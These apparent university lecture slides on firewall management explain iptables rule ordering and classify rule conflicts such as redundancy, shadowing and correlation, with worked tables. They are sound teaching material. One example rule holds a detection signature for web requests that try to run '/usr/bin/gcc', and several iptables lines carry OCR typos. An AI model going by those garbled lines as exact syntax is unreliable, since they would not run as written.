
Challenge 1

Complex

Challenge 2

Challenge 2

Restrict access to known illicit Web resources using **Layer-3 blacklist IP** address filtering only.



```
iptables -P FORWARD DROP
iptables -A FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 -d badSite1 --dport 80 -j DROP
iptables -A FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 -d badSite2 --dport 80 -j DROP
iptables -A FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 -d badSite1 --dport 443 -j DROP
iptables -A FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 -d badSite2 --dport 443 -j DROP
iptables -A FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 80 -j ACCEPT
iptables -A FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 443 -j ACCEPT
```

Proper Firewall Generation is Complex

Firewall
Management

▷ Challenge 1

Complex
▷ Comprehension

Challenge 2

Recall the network security policy requirement:

Permit internal clients access to external HTTP(S) resources.

Configuration is not as simple as making available port 80 and 443 for all outgoing traffic.

It really does involve the expertise of a system administrator.

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration
Conflicts
Firewall Rule
Semantics
Intra-Conflicts

Challenge 2

Complex Comprehension of Firewall Configuration

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration

▷ Conflicts

Firewall Rule

Semantics

Intra-Conflicts

- Comprehension is trivial for small rule-sets.
- Misconfiguration avoidable.

```
iptables -P FORWARD DROP
iptables -I 1 FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 -d sciencedaily.com --dport 80 -j ACCEPT
iptables -I 2 FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 80 -m string --string "sex" -j DROP
iptables -I 3 FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 80 -j ACCEPT
iptables -I 4 FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 443 -j ACCEPT
```

Complex Comprehension of Firewall Configuration

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration

▷ Conflicts

Firewall Rule

Semantics

Intra-Conflicts

- ❑ Comprehension is more complex for larger rule-sets.
- ❑ Increased likelihood of misconfiguration.

```
iptables -P FORWARD DROP
iptables -I 1 FORWARD -o eth0 -p icmp -icmp-type echo-request -j DROP
iptables -I 2 FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 80 -m string --string "sex" -j DROP
iptables -I 3 FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 80 -m string --string "sex" -j LOG
iptables -I 4 FORWARD -o eth0 -s 10.0.0.0/8 -j DROP
iptables -I 1 OUTPUT -p icmp -icmp-type echo-request -j DROP
iptables -I 5 FORWARD -o eth0 -s 172.16.0.0/12 -j DROP
iptables -I 6 FORWARD -i eth0 -s 192.168.0.0/16 -j DROP
iptables -I 7 FORWARD -o eth0 -s 224.0.0.0/4 -j DROP
iptables -I 8 FORWARD -o eth0 -s 240.0.0.0/5 -j DROP
iptables -I 9 FORWARD -o eth0 -s 127.0.0.0/8 -j DROP
iptables -I 10 FORWARD -o eth0-s 0.0.0.0/8 -j DROP
iptables -I 11 FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 -d sciencedaily.com --dport 80 -j ACCEPT
iptables -I 12 FORWARD -o eth0 -d 255.255.255.255 -j DROP
iptables -I 13 FORWARD -o eth0 -s 169.254.0.0/16 -j DROP
iptables -I 14 FORWARD -o eth0 -d 224.0.0.0/4 -j DROP
iptables -I 15 FORWARD -p tcp -tcp-flags ACK,URG URG -j DROP
iptables -I 16 FORWARD -p tcp -tcp-flags FIN,RST FIN,RST -j DROP
iptables -I 17 FORWARD -p tcp -tcp-flags SYN,FIN SYN,FIN -j DROP
iptables -I 18 FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 80 -j ACCEPT
iptables -I 19 FORWARD -p tcp -tcp-flags SYN,RST SYN,RST -j DROP
iptables -I 20 FORWARD -p tcp -tcp-flags ALL ALL -j DROP
iptables -I 21 FORWARD -p tcp -tcp-flags ALL NONE -j DROP
iptables -I 22 FORWARD -p tcp -tcp-flags ALL FIN,PSH,URG -j DROP
iptables -I 23 FORWARD -p tcp -tcp-flags ALL SYN,FIN,PSH,URG -j DROP
iptables -I 24 FORWARD -i eth0 -p tcp -dport 80 -m string --string "/usr/bin/gcc" --lgo bm -m comment --comment "sid:1341; msg:WEB-ITTACKS
/usr/bin/gcc command attempt; classtype:web-lpplication-lttack; rev:5; FWS:1.0.2;" -j LOG --log-ip-options
--log-tcp-options --log-prefix "[5] SID1341 ESTAB"
iptables -I 25 FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 443 -j ACCEPT
```

Complex Comprehension of Firewall Configuration

Firewall Management

Challenge 1

Challenge 2

Configuration

Conflicts

Firewall Rule

Semantics

Intra-Conflicts

- Comprehension is more complex.
- Increased likelihood of misconfiguration.

```
iptables -P FORWARD DROP
iptables -I 1 FORWARD -o eth0 -s 10.0.0.0/8 -j DROP
iptables -I 2 FORWARD -i eth0 -s 172.16.0.0/12 -j DROP
iptables -I 3 FORWARD -o eth0 -s 192.168.0.0/16 -j DROP
iptables -I 4 FORWARD -o eth0 -s 224.0.0.0/4 -j DROP
iptables -I 5 FORWARD -o eth0 -s 240.0.0.0/5 -j DROP
iptables -I 6 FORWARD -o eth0 -s 127.0.0.0/8 -j DROP
iptables -I 7 FORWARD -o eth0 -s 0.0.0.0/8 -j DROP
iptables -I 8 FORWARD -o eth0 -d 255.255.255.255 -j DROP
iptables -I 9 FORWARD -o eth0 -s 169.254.0.0/16 -j DROP
iptables -I 10 FORWARD -o eth0 -d 224.0.0.0/4 -j DROP
iptables -I 11 FORWARD -p tcp -tcp-flags ACK,URG URG -j DROP
iptables -I 12 FORWARD -p tcp -tcp-flags FIN,RST FIN,RST -j DROP
iptables -I 13 FORWARD -p tcp -tcp-flags SYN,FIN SYN,FIN -j DROP
iptables -I 14 FORWARD -p tcp -tcp-flags SYN,RST SYN,RST -j DROP
iptables -I 15 FORWARD -p tcp -tcp-flags ALL ALL -j DROP
iptables -I 16 FORWARD -p tcp -tcp-flags ALL NONE -j DROP
iptables -I 17 FORWARD -p tcp -tcp-flags ALL FIN,PSH,URG -j DROP
iptables -I 18 FORWARD -p tcp -tcp-flags ALL SYN,FIN,PSH,URG -j DROP
iptables -I 19 FORWARD -o eth0 -p icmp -icmp-type echo-request -j DROP
iptables -I 20 FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 -d sciencedaily.com --dport 80 -j ACCEPT
iptables -I 21 FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 80 -m string --string "sex" -j LOG
iptables -I 22 FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 80 -m string --string "sex" -j DROP
iptables -I 23 FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 80 -j ACCEPT
iptables -I 24 FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 443 -j ACCEPT
iptables -I 25 FORWARD -i eth0 -p tcp -dport 80 -m string --string "/usr/bin/gcc" --lgo bm -m comment --comment "sid:1341; msg:WEB-ITTACKS /usr/bin/gcc command attempt; classtype:web-lpplication-lttack; rev:5; FWS:1.0.2;" -j LOG --log-ip-options
--log-tcp-options --log-prefix "[5] SID1341 ESTAB"
iptables -I 1 OUTPUT -p icmp -icmp-type echo-request -j DROP
```

Firewall Rule Semantics

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration

Conflicts

Firewall Rule

▷ Semantics

Intra-Conflicts

Cannot consider the semantics (meaning) of a rule in isolation.

- Must consider a rule in the context of previous rules.
- Rules are order dependent.
- The order/sequence of rules govern the overall semantics of the firewall configuration.

Example: Firewall Rule Semantics

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration

Conflicts

Firewall Rule

▷ Semantics

Intra-Conflicts

Independent of other rules, Rule 2 states that “*all packets originating from a set of blacklisted hosts are to be denied*”

Index	Dir	Iface	Proto	Src IP	Dst IP	Src Port	Dst Port	Action
1	in	eth0	tcp	*.*.*.*	webIP	*	80	Allow
2	in	eth0	tcp	blacklistIP	lanIP	*	*	Deny

Example: Firewall Rule Semantics

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration
Conflicts

Firewall Rule
▷ Semantics

Intra-Conflicts

However, Rule 2 based on its semantic relationship with Rule 1, does not state “*all packets originating from a set of blacklisted hosts are to be denied*” .

Rather it states that “*all non-HTTP packets originating from a set of blacklisted hosts are to be denied*” .

Index	Dir	Iface	Proto	Src IP	Dst IP	Src Port	Dst Port	Action
1	in	eth0	tcp	*.*.*.*	webIP	*	80	Allow
2	in	eth0	tcp	blacklistIP	lanIP	*	*	Deny

Example: Firewall Rule Semantics

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration
Conflicts

Firewall Rule

▷ Semantics

Intra-Conflicts

An incorrect ordering of rules may change the intended semantics of the firewall configuration, resulting in incorrect network security policy enforcement!

- *“Deny all non-HTTP packets originating from a set of blacklisted hosts.”*

Index	Dir	Iface	Proto	Src IP	Dst IP	Src Port	Dst Port	Action
1	in	eth0	tcp	*.*.*.*	webIP	*	80	Allow
2	in	eth0	tcp	blacklistIP	lanIP	*	*	Deny

≠

- *“Allow all HTTP packets that originate from a set of non-blacklisted hosts only.”*

Index	Dir	Iface	Proto	Src IP	Dst IP	Src Port	Dst Port	Action
1	in	eth0	tcp	blacklistIP	lanIP	*	*	Deny
2	in	eth0	tcp	*.*.*.*	webIP	*	80	Allow

Structural Analysis

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration
Conflicts

Firewall Rule

▷ Semantics

Intra-Conflicts

Structural Analysis examines the relationship that rules have with one another within a firewall configuration or accross multiple firewall configurations.

- A conflict occurs when two or more rules that are seemingly different match the same packet.
- While the individual rules themselves may be consistent with a network security policy, a rule placed out of sequence may unintentionally change the intended meaning of the firewall configuration, and thus, be inconsistent with the network security policy.

These firewall structural conflicts are also known as firewall anomalies

Structural Analysis Continued ...

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration
Conflicts

Firewall Rule
▷ Semantics

Intra-Conflicts

Intra-Conflicts: conflicts that occur between rules on a single firewall.

Inter-Conflicts: conflicts that occur between rules across different firewalls.

Firewall configuration conflicts are classified as follows [1]:

- intra-, inter-redundancy
- intra-, inter-shadowing
- intra-, inter-correlation
- intra-, inter-generalistation
- inter-spuriousness

[1] Ehab Al-Shaer, Hazem Hamed, Raouf Boutaba and Masum Hasan, *Conflict Classification and Analysis of Distributed Firewall Policies*, IEEE Journal on Selected Areas in Communications, Issue: 10, Volume: 23, Pages: 2069 - 2084, October 2005

Intra-Conflict Scenario

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration


Conflicts

Firewall Rule

Semantics

▷ Intra-Conflicts

Conflicts that occur between rules on a single firewall are known as *intra-conflicts*



Index	Src IP	Src Port	Dst IP	Dst Port	Action
1	*.*.*.*	*	192.168.1.2	80	Deny
2	*.*.*.*	*	192.168.1.2	80	Deny
3	192.168.1.6	*	192.168.1.2	80	Allow
4	*.*.*.*	*	192.168.1.1	22	Allow
5	192.168.1.10	*	192.168.1.1	22	Allow
6	192.168.*.*	*	192.168.1.2	443	Allow
7	*.*.*.*	*	192.168.1.2	443	Allow
8	192.168.1.*	*	192.168.1.3	25	Deny
9	192.168.*.*	*	192.168.1.3	25	Allow
10	*.*.*.*	*	192.168.1.3	25	Deny
11	192.168.1.9	*	*.*.*.*	21	Deny
12	192.168.1.*	*	192.168.1.6	21	Allow
13	192.168.1.17	*	10.37.2.*	5060	Deny
14	192.168.1.*	*	10.37.2.*	5060	Allow
15	97.37.1.*	*	97.37.1.*	*	Deny

Intra-Conflict Scenario

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration


Conflicts

Firewall Rule

Semantics

▷ Intra-Conflicts

Conflicts that occur between rules on a single firewall are known as *intra-conflicts*



Index	Src IP	Src Port	Dst IP	Dst Port	Action
1	*.*.*.*	*	192.168.1.2	80	Deny
2	*.*.*.*	*	192.168.1.2	80	Deny
3	192.168.1.6	*	192.168.1.2	80	Allow
4	*.*.*.*	*	192.168.1.1	22	Allow
5	192.168.1.10	*	192.168.1.1	22	Allow
6	192.168.*.*	*	192.168.1.2	443	Allow
7	*.*.*.*	*	192.168.1.2	443	Allow
8	192.168.1.*	*	192.168.1.3	25	Deny
9	192.168.*.*	*	192.168.1.3	25	Allow
10	*.*.*.*	*	192.168.1.3	25	Deny
11	192.168.1.9	*	*.*.*.*	21	Deny
12	192.168.1.*	*	192.168.1.6	21	Allow
13	192.168.1.17	*	10.37.2.*	5060	Deny
14	192.168.1.*	*	10.37.2.*	5060	Allow
15	97.37.1.*	*	97.37.1.*	*	Deny

Conflicts ?

Definition: Intra-Redundancy Conflict

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration
Conflicts
Firewall Rule
Semantics

▷ Intra-Conflicts

An *Intra-Redundancy* conflict occurs when two firewall rules can filter the same packets and those rules have the same target actions over those packets such that the removal of the redundant rule does not affect the semantics of the firewall configuration.

Redundancy in general takes one of two forms:

- equivalence (\equiv)
- subsumption (\subseteq)

Example: Intra-Redundancy Equivalence Conflict

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration

Conflicts

Firewall Rule

Semantics

▷ Intra-Conflicts

Equivalence occurs when a rule is 'equivalent' to a previous rule, for example, Rule 2 and Rule 1.

Index	Src IP	Src Port	Dst IP	Dst Port	Action	Conflict
1	*.*.*.*	*	192.168.1.2	80	Deny	
2	*.*.*.*	*	192.168.1.2	80	Deny	Intra-Redundant(1)
3	192.168.1.6	*	192.168.1.2	80	Allow	
4	*.*.*.*	*	192.168.1.1	22	Allow	
5	192.168.1.10	*	192.168.1.1	22	Allow	
6	192.168.*.*	*	192.168.1.2	443	Allow	
7	*.*.*.*	*	192.168.1.2	443	Allow	
8	192.168.1.*	*	192.168.1.3	25	Deny	
9	192.168.*.*	*	192.168.1.3	25	Allow	
10	*.*.*.*	*	192.168.1.3	25	Deny	
11	192.168.1.9	*	*.*.*.*	21	Deny	
12	192.168.1.*	*	192.168.1.6	21	Allow	
13	192.168.1.17	*	10.37.2.*	5060	Deny	
14	192.168.1.*	*	10.37.2.*	5060	Allow	
15	97.37.1.*	*	97.37.1.*	*	Deny	

Example: Intra-Redundancy Subsumption Conflict

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration
Conflicts
Firewall Rule
Semantics

▷ Intra-Conflicts

Scenario 1 occurs when a rule is a 'subset' of a previous rule.

Index	Src IP	Src Port	Dst IP	Dst Port	Action	Conflict
1	*.*.*.*	*	192.168.1.2	80	Deny	
2	*.*.*.*	*	192.168.1.2	80	Deny	Intra-Redundant(1)
3	192.168.1.6	*	192.168.1.2	80	Allow	
4	*.*.*.*	*	192.168.1.1	22	Allow	
5	192.168.1.10	*	192.168.1.1	22	Allow	Intra-Redundant(4)
6	192.168.*.*	*	192.168.1.2	443	Allow	
7	*.*.*.*	*	192.168.1.2	443	Allow	
8	192.168.1.*	*	192.168.1.3	25	Deny	
9	192.168.*.*	*	192.168.1.3	25	Allow	
10	*.*.*.*	*	192.168.1.3	25	Deny	
11	192.168.1.9	*	*.*.*.*	21	Deny	
12	192.168.1.*	*	192.168.1.6	21	Allow	
13	192.168.1.17	*	10.37.2.*	5060	Deny	
14	192.168.1.*	*	10.37.2.*	5060	Allow	
15	97.37.1.*	*	97.37.1.*	*	Deny	

Example: Intra-Redundancy Subsumption Conflict

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration

Conflicts

Firewall Rule

Semantics

▷ Intra-Conflicts

Scenario 2 occurs when a rule is a superset of a previous rule where a previous rule is not also equivalent or subsumed by an intermediary rule having a different action.

Index	Src IP	Src Port	Dst IP	Dst Port	Action	Conflict
1	*.*.*.*	*	192.168.1.2	80	Deny	
2	*.*.*.*	*	192.168.1.2	80	Deny	Intra-Redundant(1)
3	192.168.1.6	*	192.168.1.2	80	Allow	
4	*.*.*.*	*	192.168.1.1	22	Allow	
5	192.168.1.10	*	192.168.1.1	22	Allow	Intra-Redundant(4)
6	192.168.*.*	*	192.168.1.2	443	Allow	Intra-Redundant(7)
7	*.*.*.*	*	192.168.1.2	443	Allow	
8	192.168.1.*	*	192.168.1.3	25	Deny	
9	192.168.*.*	*	192.168.1.3	25	Allow	
10	*.*.*.*	*	192.168.1.3	25	Deny	
11	192.168.1.9	*	*.*.*.*	21	Deny	
12	192.168.1.*	*	192.168.1.6	21	Allow	
13	192.168.1.17	*	10.37.2.*	5060	Deny	
14	192.168.1.*	*	10.37.2.*	5060	Allow	
15	97.37.1.*	*	97.37.1.*	*	Deny	

Example: Intra-Redundancy Subsumption Conflict

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration
Conflicts
Firewall Rule
Semantics

▷ Intra-Conflicts

Note, Rule 8 cannot be made intra-redundant to Rule 10 as its removal will have unintended side affects on the network security policy due to Rule 9.

Index	Src IP	Src Port	Dst IP	Dst Port	Action	Conflict
1	*.*.*.*	*	192.168.1.2	80	Deny	
2	*.*.*.*	*	192.168.1.2	80	Deny	Intra-Redundant(1)
3	192.168.1.6	*	192.168.1.2	80	Allow	
4	*.*.*.*	*	192.168.1.1	22	Allow	
5	192.168.1.10	*	192.168.1.1	22	Allow	Intra-Redundant(4)
6	192.168.*.*	*	192.168.1.2	443	Allow	Intra-Redundant(7)
7	*.*.*.*	*	192.168.1.2	443	Allow	
8	192.168.1.*	*	192.168.1.3	25	Deny	NOT Intra-Redundant(10)
9	192.168.*.*	*	192.168.1.3	25	Allow	
10	*.*.*.*	*	192.168.1.3	25	Deny	
11	192.168.1.9	*	*.*.*.*	21	Deny	
12	192.168.1.*	*	192.168.1.6	21	Allow	
13	192.168.1.17	*	10.37.2.*	5060	Deny	
14	192.168.1.*	*	10.37.2.*	5060	Allow	
15	97.37.1.*	*	97.37.1.*	*	Deny	

Definition: Intra-Shadowing Conflict

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration
Conflicts
Firewall Rule
Semantics

▷ Intra-Conflicts

An *Intra-Shadowing* conflict occurs when a rule that is never matched due to a previous rule filtering the same kinds of packets (equivalence or subsumption) and both rules have different target actions.

Remember: Firewall rules are matched in sequence, starting at Rule 1.

Example: Intra-Shadowing Conflict

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration

Conflicts

Firewall Rule

Semantics

▷ Intra-Conflicts

Rule 3 is intra-shadowed independently by both Rule 1 and Rule 2. Since Rule 3 is never matched, intended HTTP traffic from a specific host is not permitted.

Index	Src IP	Src Port	Dst IP	Dst Port	Action	Conflict
1	*.*.*.*	*	192.168.1.2	80	Deny	
2	*.*.*.*	*	192.168.1.2	80	Deny	Intra-Redundant(1)
3	192.168.1.6	*	192.168.1.2	80	Allow	Intra-Shadowed(1,2)
4	*.*.*.*	*	192.168.1.1	22	Allow	
5	192.168.1.10	*	192.168.1.1	22	Allow	Intra-Redundant(4)
6	192.168.*.*	*	192.168.1.2	443	Allow	Intra-Redundant(7)
7	*.*.*.*	*	192.168.1.2	443	Allow	
8	192.168.1.*	*	192.168.1.3	25	Deny	
9	192.168.*.*	*	192.168.1.3	25	Allow	
10	*.*.*.*	*	192.168.1.3	25	Deny	
11	192.168.1.9	*	*.*.*.*	21	Deny	
12	192.168.1.*	*	192.168.1.6	21	Allow	
13	192.168.1.17	*	10.37.2.*	5060	Deny	
14	192.168.1.*	*	10.37.2.*	5060	Allow	
15	97.37.1.*	*	97.37.1.*	*	Deny	

Definition: Intra-Correlation Conflict

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration
Conflicts
Firewall Rule
Semantics

▷ Intra-Conflicts

An *Intra-Correlation* conflict occurs when the actions of two rules under investigation are different and the first rule can filter some packets of the second rule and the second rule can filter some packets of the first rule.

- Intra-correlation conflicts have the form of the first rule having some of its filtering fields as subsets or equivalences of the corresponding second rule filter fields and the remaining filter fields of the first rule are supersets of corresponding filter fields of the second rule.
- Considered only as an administrator warning.

Example: Intra-Correlation Conflict

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration

Conflicts

Firewall Rule

Semantics

▷ Intra-Conflicts

Both Rule 11 and Rule 12 are intra-correlated (source and destination IP addresses).

Index	Src IP	Src Port	Dst IP	Dst Port	Action	Conflict
1	*.*.*.*	*	192.168.1.2	80	Deny	
2	*.*.*.*	*	192.168.1.2	80	Deny	Intra-Redundant(1)
3	192.168.1.6	*	192.168.1.2	80	Allow	Intra-Shadowed(1,2)
4	*.*.*.*	*	192.168.1.1	22	Allow	
5	192.168.1.10	*	192.168.1.1	22	Allow	Intra-Redundant(4)
6	192.168.*.*	*	192.168.1.2	443	Allow	Intra-Redundant(7)
7	*.*.*.*	*	192.168.1.2	443	Allow	
8	192.168.1.*	*	192.168.1.3	25	Deny	
9	192.168.*.*	*	192.168.1.3	25	Allow	
10	*.*.*.*	*	192.168.1.3	25	Deny	
11	192.168.1.9	*	*.*.*.*	21	Deny	Intra-Correlated(12)
12	192.168.1.*	*	192.168.1.6	21	Allow	Intra-Correlated(11)
13	192.168.1.17	*	10.37.2.*	5060	Deny	
14	192.168.1.*	*	10.37.2.*	5060	Allow	
15	97.37.1.*	*	97.37.1.*	*	Deny	

Definition: Intra-Generalisation Conflict

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration
Conflicts
Firewall Rule
Semantics

▷ Intra-Conflicts

Intra-Generalisation conflicts occur between firewall rules when both rules under investigation have different target actions and if a rule can filter the same packets as a result of being a superset of the previous rule.

- Intra-Generalisation conflicts can be viewed as an administrator warning due to the fact that the proceeding more specific rule makes an exception of the generalised rule.

Example: Intra-Generalisation Conflict

Firewall
Management

Challenge 1

▷ Challenge 2

Configuration
Conflicts
Firewall Rule
Semantics

▷ Intra-Conflicts

Rule 13 and Rule 14 illustrate this.

Index	Src IP	Src Port	Dst IP	Dst Port	Action	Conflict
1	*.*.*.*	*	192.168.1.2	80	Deny	
2	*.*.*.*	*	192.168.1.2	80	Deny	Intra-Redundant(1)
3	192.168.1.6	*	192.168.1.2	80	Allow	Intra-Shadowed(1,2)
4	*.*.*.*	*	192.168.1.1	22	Allow	
5	192.168.1.10	*	192.168.1.1	22	Allow	Intra-Redundant(4)
6	192.168.*.*	*	192.168.1.2	443	Allow	Intra-Redundant(7)
7	*.*.*.*	*	192.168.1.2	443	Allow	
8	192.168.1.*	*	192.168.1.3	25	Deny	
9	192.168.*.*	*	192.168.1.3	25	Allow	
10	*.*.*.*	*	192.168.1.3	25	Deny	
11	192.168.1.9	*	*.*.*.*	21	Deny	Intra-Correlated(12)
12	192.168.1.*	*	192.168.1.6	21	Allow	Intra-Correlated(11)
13	192.168.1.17	*	10.37.2.*	5060	Deny	
14	192.168.1.*	*	10.37.2.*	5060	Allow	Intra-Generalised(13)
15	97.37.1.*	*	97.37.1.*	*	Deny	

Introductory Notes on Linux iptables Firewall

Course: CS6315 Mobile Systems Security
Lecturer: Simon Foley

William Fitzgerald

Systems Security Group,
Department of Computer Science,
University College Cork,
Ireland.

February, 2013

What is it?

- ▷ iptables
- Rule Components
- Active Rule-Set
- Summary

iptables is a front-end to Netfilter.

Netfilter is a framework that enables:

- Packet filtering (i.e. Firewalling).
- Network Address Translation (NAT).
- Packet mangling.

As a firewall, it is both a stateful and stateless packet filter that is characterised by a sequence of firewall rules against which all packets traversing the firewall are filtered.

Each firewall rule takes the form of a series of conditions representing packet attributes that must be met in order for that rule to be applicable, with a consequent action for the matching packet (accept, drop, log and so forth).

iptables Rule Components

iptables
▷ Rule Components
Active Rule-Set
Summary

- *iptables* configuration is defined by an ordered set of rules.
- Each *iptables* rule is applied to a chain within a table.
- Each *iptables* rule describes an action to be taken having inspected a packet that matched its filter conditions.

[Table][Chain][Filter Conditions][Target Action]

[Table][Chain][Filter Conditions][Target Action]

iptables
▷ Rule Components
Active Rule-Set

Summary

A *table* is a classification of common packet handling functionality.

- `filter`: firewall rules.
- `nat`: Network Address Translation (*NAT*).
- `mangle`: specialised packet alteration, for example, QoS.
- `raw`: configure exceptions to connection tracking.

The table under consideration in this lecture is the `filter` table.

[Table][Chain][Filter Conditions][Target Action]

- iptables
 - ▷ Rule Components
 - Active Rule-Set
 - Summary

